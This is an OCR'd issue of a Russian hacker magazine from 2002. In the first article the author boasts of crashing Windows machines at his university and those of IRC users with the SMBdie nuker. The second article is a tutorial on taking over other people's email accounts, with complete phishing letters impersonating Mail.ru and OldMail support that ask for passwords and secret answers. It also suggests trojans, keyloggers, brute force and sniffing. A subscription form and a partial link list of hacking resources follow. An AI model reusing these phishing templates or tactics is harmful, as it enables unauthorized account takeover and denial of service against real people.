
# ВНУКИ НЮКА

Этот нюк свалился нам на голову в августе этого года и наделал много шума. Используя практически ту же уязвимость, что и Легендарный (я, естественно, имею в виду тот самый WinNuke), SMBdie валит «типа защищенные» системы просто на раз. Не удержаться от его тестирования я просто не смог :). Но сначала - пара слов для прессы.

## SMBDie как убийца NTей

Андрей «Дронич» Михайлюк (dronich@real.xakep.ru)

рис. Борис Алексеев



## КАК УСТРОЕНЫ ДЕВЧОНКИ

Давай-ка разберемся, в чем фишка нашего нового друга. А то запускать нюкер, не представляя, что он делает с удаленной системой, - это, во-первых, неинтересно, а во-вторых, как-то по-гопницки :). Из названия понятно, что он пролезает через уязвимости (как меня прет это словечко багтрекров :)) в технологии SMB, в узких кругах известной как Server Message Block. Эта пижня фактически заменяет NetBIOS в NTшном семействе виндов, то есть предоставляет по сети доступ к расшаренным файлам и принтерам. Работает она через TCP/IP, что, в принципе, должно было добавить надежности, но...

Служба блока сообщений сервера занимается мониторингом 139-го и 445-го портов в надежде получить запрос на пользование шарой от измученного лишениями удаленного юзера. А так как процесс посылки этого запроса не требует никакой аутентификации, под юзера может легко закосить и злобный хацкер. Ему необходимо зашвырнуть в порт SMB пакет SMB_COM_TRANSACTION, в котором, по идее, должны лежать функции, обязательные к выполнению для расшаренного ресурса. А в сгенеренном нюкером пакете лежат запросы к трем функциям системы: NetServerEnum2, NetServerEnum3 и NetShareEnum (эти функции обрабатывает LANMAN RAPI). Права юзера машины нужны только для ShareEnum, остальные функции легко выполняются анонимно. В итоге мы получаем стандартный DoC с последующим синеньким экранчиком.

## ИМЕЕМ ПРАВО?

Какие системы пасуют перед самбамдаем? Во-первых, это виндюки НТшного семейства. Учитывая дату релиза эксплойта и экспериментальные данные (об этом позднее), в список жертв можно смело поставить WinNT, Win2K SP2 (!) и WinXP. Соответственно, нюку подвержены все, кроме самых убогих и несчастных, то бишь упорно юзающих 9x/ME (для них мы припасли другой подарочек :)). Неплохо? Тогда второе ограничение - на компах должна быть включена поддержка шар, если она отключена, мазы задосить уже нет. Так что продвинутых юзеров на модеме отметаем (кто снял галки с «клиента сетей Microsoft» - тот молодец). Так что круг заметно сузился, и основная масса жертв оказалась заложниками локалок. Они, конечно, могут подстраховаться и забить в реестр параметр «HKEY_LOCAL_MACHINE\ SYSTEM\ CurrentControlSet\ Control\ Lsa\ restrictanonymous=00000002», который заставит винду требовать у подозрительных личностей логин и пароль для доступа к компу, только совсем не факт, что они будут этим заниматься (ведь особо продвинутых мы уже вычеркнули из списка :)).

## ТЕСТИНГ НА СЕБЕ

Надо сказать, что при тестировании я почувствовал гордость за то, что несу на себе тяжкий крест ВИНформатора. Мой комп настолько отчаянно сопротивлялся попыткам нюка с обеих сторон, что на борьбу с ним я потратил больше времени, чем на написание этого текста :). Так вот, когда я захотел развлечь себя нюканьем локалхоста, первым завопил верный DrWeb. Хорошо, отрубаем вирусную базу за август, молчит. Запускаю нюк, а он мне нагло заявляет «Cannot connect». Сопеть-копать, я ж файрволл не отрубил. Ставлю дизейбл любимому Нортону, повторяю попытку - та же фигня. Лезу в настройки соединения и вспоминаю, что давно и надолго запретил все виды шар. Тяжелой рукой клацаю по мышке и разрешаю их. Безо всякой надежды на лучшее запускаю нюк и... умираю. Причем сразу :). Хвалю себя за то, что еще не поставил SP3 (представляю, как бы я его удалял :)), и иду тестить в родной универ.

## ТЕСТИНГ НА СТУДЕНТАХ

Сразу скажу - это было неинтересно :). Сидишь себе и меняешь порядковый номер и айпишник на единичку вверх, да жмакаешь «Убить». А умирали все, и винтукеи, и хрюшки, не успев даже пискнуть. В какой-то момент мне стало жалко, что я не нашел реализации этого нюка, работающей из командной строки - можно было бы замутить неплохой батничек, обесточивающий весь универ :). На прощанье ДоСнув compclasses (так зовется наш сервак, отвечающий за связь аудиторий между собой, вроде маршрутизатора), я покинул это заведение и отправился в инет-кафе.

## ТЕСТИНГ НА ЛЮДЯХ

Да-да, студенты - это не люди :). Поэтому пришлось лезть в ИРКу и искать себе подходящих друзей :). Следуя вековым традициям, дестрой был устроен в далнетовском #sex (скоро это место станет культовым, и там повесят мемориальный баннер - «Здесь в 2002-ом году развлекались редакторы Спеца» :)). Жалко, что народу там было мало, но троих я честно выкинул (не может не радовать тот факт, что у одного из них перед ником стояла кракозябра опа). Если бы не боты, то на далнете запахло бы захватом канала, но эти киберсволочи сидели на юниксовом серваке.

## В ИТОГЕ

Приходится констатировать, что WinNuke не просто вернулся - он клево реинкарнировался :). В прошлой жизни ему не удалось просуществовать долго, а вот теперь... Учитывая специфику непродвинутых пользователей, сервиспаки их только пугают, а слухи о том, что 2k и XP - очень надежная система, погружают несчастных в состояние полного спокойствия. Даже те из них, кто додумался поставить файрволл, все равно не будут защищены, если тусуются в локалке (конечно, можно создать правило, разрешающее входящее соединение только от внутренних адресов сети, но какой ламер будет этим заниматься? :)). А если поиметь в арсенале еще и IGMP-нюкер для жертв, сидящих под 9x/ME, то вполне можно стать этаким кибербогом. Или, в крайнем случае, демоном, вершащим свое кровавое правосудие :).

# MAIL HACKING

## как завладеть чужим аккаунтом

Приветствую тебя! Пришла пора разложить по полочкам все, что касается относительно занятной темы - взлому электронного почтового ящика ака мыла. Способов существует уйма, но мы рассмотрим самые известные. Ведь ты парень смышленый - в случае чего, сам что-нибудь придумаешь :).

ХрымZ (hrimz@xyligan.ru)

рис. Борис Алексеев

Если сейчас в Инете в любом поисковике ввести «взлом почтового ящика», то на тебя упадет куча ссылок на одну и ту же статью, лежащую на разных «хакерских» сайтах. Не любит народ у нас думать, ведь намного легче copy&paste`нуть чье-нибудь другое творение. Да и у других перцев в статьях чаще всего описывается только один способ взлома. Не спорю, это тоже полезно, но все-таки нужно подвести окончательные итоги по этому вопросу. Этот туториал и представляет собой эти самые итоги. Все описанные способы рабочие, но, прежде чем что-то ломать, подумай головой и выбери, что лучше всего заюзать конкретно в твоем случае. Я имею в виду то, что не надо присылать мне письма такого плана:
«Я хотел взломать мыло boss@fbi.gov, мне никак не удается заставить админа прислать пароль. Ваша статья полный аЦтой!» :). Ну все, хватит лирики, пора приниматься за дело.

### НЛП

Самый известный и, наверное, самый старый способ заключается в перепрограммировании мозга админа или юзера. Я все рассмотрю на конкретном примере. Примерно полгода назад мне было очень нужно получить доступ к ящику одной дефчонки - french_lover@mail.ru. Не долго думая, я зарегил себе ящик mail_support@mail.ru (да, он оказался свободен!) и с него уже написал письмо такого вида:

```
From: mail_support@mail.ru
To: french_lover@mail.ru
Тема: Служба технической поддержки Mail.RU

Уважаемый пользователь french.lover!
От лица нашего интернет-холдинга Mail.RU мы
просим извинения за причинение вам некоторых
неудобств.
В связи со сменой нашего оборудования на
более новое нам нужно перенести всю
пользовательскую информацию на новые жесткие
диски. Соответственно просим повторно
прислать некоторую информацию о своем
аккаунте. Это нужно для предотвращения
всякого рода ошибок и неточностей. Просто
пришлите по адресу mail_support@mail.ru
письмо с таким форматом:
Login:
Password:
Password (еще раз):
Имя:
Фамилия:
Спасибо за помощь. Все эти временные
неудобства только от того, что мы хотим
увеличить качество и скорость работы с нашей
почтовой системой.
                          С уважением,
                          администраторы
                    интернет-холдинга Mail.RU.
```

Хочешь - верь, хочешь - нет, но уже через три часа я читал почту французского любовника (точнее - любовницы). Для большей достоверности просто напиши какое-нибудь письмо в настоящую службу поддержки сервака, на котором весит ящик-жертва, чтобы узнать, какого формата они используют письма (имеется в виду обращение к пользователю, подпись и т.д.).
Это все было о проверке на лоханутость пользователя, теперь займемся админом. Тут для начала нужно надыбать как можно больше личной инфы жертвы. Такой, как ФИО, адрес etc. Все это можно найти через асю, на домашней странице ламера (если есть), или, например, введи в поисковике мыло - наверняка выпадут линки на всякие форумы, где он по неосторожности мог засветить свой private information. Далее заводи на каком-нибудь другом серваке левое мыло и через веб-интерфейс пиши кляузу, что, типа, какой-то хацкер поимел твое мыло и выдает себя за тебя. В качестве подтверждения свети частной инфой жертвы. Если раз 6-7 отписать письмо в службу поддержки, могут и прислать пароль. Например, финт проходил на апортовской почте.

### Примечание от Дронича:


Просить сразу пароль, ИМХО, это моветон. Осталось очень мало ламья, готового выслать пароль по почте. А вот расстаться с ответом на «секретный вопрос» им психологически гораздо проще. Лично я имел мыла достаточно продвинутых юзеров простым письмецом (все имена изменены во избежание):

```
From: Oldmail Password Support Service <pass-
word-support@oldmail.ru>
To: много кому слалось...
Тема: ВНИМАНИЕ! Проблемы с авторизацией на
сервере «Старой Почты»

Уважаемый пользователь!

В связи с переходом сервера на новое
программное обеспечение были открыты некие
уязвимости в системе безопасности. Мы не
можем точно сказать, были ли повреждены или
несанкционированно прочитаны Ваши
персональные файлы, поэтому просим Вас
ответить на это письмо по приведенному ниже
формату. Если у Вас возникнут проблемы с
написанием данного письма, ответьте на это
письмо, указав в теме слово «help», и тогда
наша служба вышлет Вам необходимые инструкции
и форму для заполнения.

ВНИМАНИЕ!
Если от Вас не поступит ответа на это письмо,
а почтовый траффик по Вашему пользователю
будет поступать, OldMail оставляет за собой
право на отключение и удаление Вашей учетной
записи.

Для корректного ответа удалите все строки
письма (включая эту) и запишите в первой
строке ответ на Ваш секретный вопрос.

Ваш вопрос: Ваше прозвище в школе?

Спасибо за то, что пользуетесь услугами
«Старой Почты».
```

Результативность такого письма почти стопроцентная (канало не только на известном OldMail'е), хотя кое-кому приходилось высылать и красивую HTML-формочку для заполнения. Так что запомни правило: загрузить, припугнуть, показать авторитетность (видишь, я даже твой секретный вопрос знаю, значит я - админ :)). А посмотреть секретный вопрос в настройках - это совсем не проблема :).

## ТРОЯНЫ

Троянские кони - главный козырь Mail-хакера. Это не самый надежный способ получить заветный пароль, но попробовать стоит обязательно. Под каким-нибудь предлогом заставь ламера запустить твой Service Pack 2 для WindowsXP весом в 30 Кб :), и все будет пинцетно. Об одном из способов впаривания троянов, кстати, написано в этом же номере. Да-




лее, после всех махинаций, подрубайся клиентом к серверу и качай себе на винт все файлы нужного аккаунта из директории почтовой программы. У себя на машине копируй все это добро в свою «почтовую» директорию (если у юзера не стандартный почтовик - поставь себе такой же), затем в настройках mail-проги можно заценить пароль в виде звездочек. Это лечится программа типа OpenPass (валяется на freeware.ru, но учти, она пашет только под Win9x, для ИксПи нужно что-то другое). При стечении некоторых обстоятельств может прокатить и этот способ. Экспериментируй!

## БРУТФОРС

Тоже популярный метод взлома почты, и тут есть 100% возможность хотя бы попробовать реализовать этот метод. Брутфорс - это так называемый грубый взлом, который заключается в прямом переборе паролей. Для этого нужно поставить саму bruteforce-прогу и скачать хороший словарь с паролями. Хороший - это мегов на 20 :). Но даже с таким большим словарем есть крупная вероятность неудачи, так как пароль может быть не lamer (подбирается в течение пары минут), а, например, Ht@b75#57vZ (подбирается в течение примерно ста лет). Но все-таки чаще всего нео-


пытные пользователи юзают пароли не очень-то мудреные. Так что стоит понадеяться и на это.

Есть брутфорсеры, которые подбирают пароль удаленно, то есть подрубаясь к pop-серваку жертвы, а есть такие, которые ломают локальные файлы. Например, файлы с паролями какого-нибудь конкретного почтовика. Но для второго случая нужно сначала реализовать пунктик под названием «Трояны». Поэтому удаленный перебор - наш выбор!



## СНИФФЕРЫ

Это сложноватый в реализации способ, но зато очень действенный. Снифинг - это перехват всего трафика или же фильтрация его специальными прогами на конкретно почтовые пароли. Но беда в том, что реально все это реализовать в Инете - большой напряг, а вот в локале - сколько угодно. Есть, конечно, частные случаи, но редко так случается - удача не всегда хочет быть рядом :(. Кстати, инфа к размышлению. В прошлом Спеце была статья о DNS Poisoning`е. Это технология подмены DNS запросов, и если ты сможешь это реализовать и пользователь будет проверять почту через веб-интерфейс - пароль твой. НО! Большое но! Не забывай, что, кроме локального сниффера, можно поставить его на какой-нибудь удаленной тачке и радоваться жизни, ожидая момента X (перехвата паролей, конечно же!). Будь уверен, он со временем настанет. Но для таких шалостей нужен специфический шелл, а бесплатные хостеры редко предоставляют такую вкуснятину. Возможно, придется потратить часть чужих (я этого не писал :) деньжат.

## ШПИОНЫ


Шпионские фильмы любят многие, а вот попробовать себя в качестве шпиона удается не каждому. Но ничего, это можно возместить компьютерным шпионажем. Для этого существуют специальные keylogger`ы (ака клавиатурные шпионы). Их основная задача - писать в файл все нажатия клавиш на клавиатуре юзера. Потом этот файлик отсылается тебе на мыло либо забирается трояном, в общем, любым способом. Для того чтобы заставить ламера запустить твою клевую программу под названием internet_tweaker.exe, нужно тоже что-нибудь оригинальное придумать. Уровень интеллекта среднестатистического ламера за последнее время немного поднялся, и поэтому воспользуйся своим самым главным органом на теле. Я имею в виду - головой (а ты что-то другое подумал?) :). Если и это не поможет, можешь просто попробовать написать юзеру что-то вроде «Давай пароль, сука! А то убью. Ногой» :-).
Заметь, уже третий способ сводится к тому, что что-то нужно залить на вражескую машину, а это не есть g00d, поэтому далее рассмотрим принципиально другие способы.

## КОНКРЕТНЫЕ ОБМЫЛКИ

Вот тебе на растерзание не очень сложный способ взлома почтового ящика. Тут главное, чтобы инфа была не очень старая и админы не успели пофиксить уязвимость. Делаешь так. Заходишь на www.ya.ru и в строке поиска вводишь «взлом+mail.ru» (hotbox.com, rambler.ru). На большинстве известных почтовых серваков лежит много статей о взломе конкретных мыльников. Вообще-то, статьи эти чаще всего ламерские до жути, но, бывает, попадается реально толковая инфа. Соответственно, можно попробовать то, что в ней описано. Либо самому домыслить идею или, в случае неработоспособности дырки (админ, сволочь, прикрыл!), на основе материала открыть новую. Иногда это тоже срабатывает.
Не знаю уж, почему, но каждая якобы частная «хакерская» страничка старается засунуть в раздел «Articles» статью типа «Взлом мыла на rambler.ru», которую уже прочитало полрунета :) на другом «элитном ресурсе». Главный минус этого способа - это то, что инфа во всех этих материалах частенько бывает устаревшая.

## ВАЛИМ СЕРВАНТЫ

Самый сложный, но самый действенный метод - это взлом мыльного сервака. Да-да, я имею в виду порутить mail.ru :-). Ведь для настоящего хацкера нет преград, и если будет уж очень нужно - можно и это реализовать. Но это уже вряд ли входит в понятие философии Easy hacking :). Для того чтобы это провернуть, нужно иметь хороший запас знаний. А конкретнее - надобно реально варить в протоколах, программировании, детальном устройстве ломаемой оси и куче всего еще. Чаще всего на почтовых серваках стоит *nix, а соответственно - Апача, а соответственно - sendmail, ну и так далее. Ведь любой mail-аккаунт представляет просто пользователя системы с очень ограниченными правами. А тебе нужно попробовать расширить эти права. Желательно до r00t`а :). Да, еще нужно позаботиться о грамотном заметании следов, своей анонимности и так далее. Зачем я вообще это пишу, если это тема не просто одной статьи, а мы уже несколько номеров об этом пишем :). Учиться, учиться и еще раз учиться - все, что можно посоветовать, если ты выбрал именно этот способ!



## BUGTRAQ

Здесь я тебе дам совсем уже общие рекомендации о поисках багов в почтовых серваках. Не волнуйся - они есть везде. Полазай по всяким securityfocus.com, там просто вводи xxx.com hacking (для танкистов - xxx - домен мыло-серванта) и вчитывайся. Да, если тебе, например, нужно поиметь hotbox.com, а ты нашел в багтраке описание уязвимости для mail.com, то есть вероятность, что этот баг сработает и там. Админы ведь по всему миру одинаковые :). В крайнем случае лезь в форумы, irc, etc. В соответствующих каналах тусуется народ, который может реально помочь с твоей проблемой. Бывает такое, что у кого-то был опыт поломки обмыльников с доменом, что и у тебя, - почему тогда не поделиться опытом? Самый дерьмовый способ - это повестись на лажу, типа за 10 гринов поимею ящик на klya.ru и так далее. Если все-таки заинтересовался этим методом и у тебя есть webmoney-кошелек, полный буказойдов, или буржуйская креда, то зайди на борду на Ксакеп.ру - там таких предложений просто сотни. Но запомни, что это както не по-хакерски, по-моему. В любом случае, решать тебе.

## OUTRO

Вот дочитал ты эту статью и уже готовишься поюзать все рассказанное для натягивания noah@real.xakep.ru :). Но не стоит горячиться - Рубен и ответить может :). Ладно, я Outro не для шуток писал, а для того, чтобы подвести некоторый итог и немного предупредить. Итог такой. При наличии знаний и желания возможно натягивание любого ящика. Главное, чтобы соображалка варила в нужном направлении. Здесь я специально не стал все писать настолько подробно, что и времени подумать не осталось. Только общие рекомендации. А вот куда, какую инфу в Brutus`е вводить - уже сам догадывайся :). Ведь хакерство - это не тупое выполнение описанного в журнале. Каждая статья является своеобразным толчком для того, чтобы ты полез в документацию, исходники, начал изучать все на примерах. Намек воспринят без наезда, надеюсь? Короче, удачи, и пиши о своих способах натягивании почтовиков - всегда интересен чужой экспириенс. hrimz@xyligan.ru - ждет твоих мессаг. Еще увидимся!

# Открыта редакционная ПОДПИСКА!

ХакерСпец

**Теперь вы можете оформить редакционную подписку на любой российский адрес**

## Для этого необходимо:

1. Заполнить подписной купон (или его ксерокопию).

2. Заполнить квитанцию (или ксерокопию). Стоимость подписки заполняется из расчета 100 рублей за 1 журнал. В стоимость подписки включена доставка заказной бандеролью.

3. Перечислить стоимость подписки через Сбербанк.

4. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном
или по электронной почте subscribe_xs@gameland.ru
или по факсу 924-9694 (с пометкой "редакционная подписка").
или по адресу:
103031, Москва, Дмитровский переулок, д 4, строение 2, ООО "Гейм Лэнд" (с пометкой "Редакционная подписка").

**Рекомендуем использовать электронную почту или факс.**

## БОНУС!

**При оформлении годовой подписки на 2003 год - 2 свежих номера в подарок!!!**
**При оформлении подписки на 1-е полугодие 2003 года - один журнала в подарок!!!**

## ВНИМАНИЕ!

**Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в Сентябре, то подписку можете оформить с ноября. Подписка оформляется на любой срок.**

**СПРАВКИ**
**по электронной почте subscribe_xs@gameland.ru или по тел. (095)292-3908, 292-5463**

## ПОДПИСНОЙ КУПОН (подписка через редакцию)

Прошу оформить подписку на журнал "ХакерСпец"

2003г. ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐ ☐
(месяцы)

(отметьте квадраты, соответствующие календарным месяцам выхода журнала, которые вы хотели бы получить)

Ф.И.О.

Город/село ул.

Дом корп. кв.. код тел.

Сумма оплаты

Подпись Дата e-mail:

Копия платежного поручения прилагается.

**Извещение**

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала "ХакерСпец" за 200_г. | |

Подпись плательщика

Кассир

**Квитанция**

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545

Плательщик

Адрес (с индексом)

| Назначение платежа | Сумма |
|---|---|
| Оплата журнала "ХакерСпец" за 200_г. | |

Подпись плательщика

Кассир

# ИНФА ПО „ЛЕГКОМУ" ВЗЛОМУ В СЕТИ

## ЭТО СТОИТ ПОЧИТАТЬ

СЕГОДНЯ МЫ ХАКАЕМ ВСЕХ И ВСЯ. ВЛЕГКУЮ. ТАК СКАЗАТЬ. БЕЗ ПРОБЛЕМ. НО КАКИМ БЫ ЛЕГКИМ ВЗЛОМ НИ КАЗАЛСЯ. ВСЕГДА НУЖНО СНАЧАЛА ПОНЯТЬ ОСНОВЫ. ЧТО-ТО ИЗУЧИТЬ. ПОЛУЧИТЬ ХОТЬ НЕМНОГО ИНФОРМАЦИИ ОБ ИССЛЕДУЕМОМ ОБЪЕКТЕ.

Frozen (frozen@real.xakep.ru)

А инфы, как всегда, горы, и поди попробуй найти среди огромных просторов Интернета именно то, что тебе нужно... Чтобы хоть немного облегчить твои поиски, я попытался подобрать для тебя некоторые полезные ссылочки, изучив их, надеюсь, тебе станет проще жить в этом сложном мире электронной информации %).

### HTTP://GIPSHACK.RU/TEXT/EXPLT.PHP

Начнем сегодня с линка для самых маленьких :). Если ты плохо знаком с линухом, но, узнав, что это такое, сразу бросился качать килотоннами эксплойты, то эта небольшая статейка будет тебе весьма полезна. Автор любезно рассказал, как пользоваться

шеллом и откуда растут ноги у компилятора, и что нужно вводить для получения заветного r00t'а.


### HTTP://HACK.COM.UA/ART/BOF.HTML

Хоть сегодня у нас и тема легкого хака, но этот ресурс не совсем попадает под эту категорию - огромный документ, рассказывающий о таком типе атак, как переполнение буфера. Но не подумай, что это очередной дешевый фак, типа тыкни сюда, на-


жми это, и будет то-то. Здесь рассказывается про основы адресации прог в памяти и по какому принципу происходит это самое переполнение. Присутствует большое количество схем и исходников программ на C для изучения теории. Большое внимание уделено твоему, надеюсь, любимому пингвиненку - с какой стороны враг может влиться в твои секретные порты и что нужно, чтобы избежать этого, как секьюрно сконфигурить ядро системы и много чего еще полезного можно узнать из этого текстовичка. К сожалению, дока на буржуинском, но, вооружившись переводчиком, вполне можно понять, о чем идет речь, зато если ты проникнешься идеями из талмуда, то влегкую сможешь устраивать всячески DoSы, не прибегая к базе заюзанных эксплойтов.

### HTTP://HACK.COM.UA/ARTICLE.PHP?STORY=20010420113736501

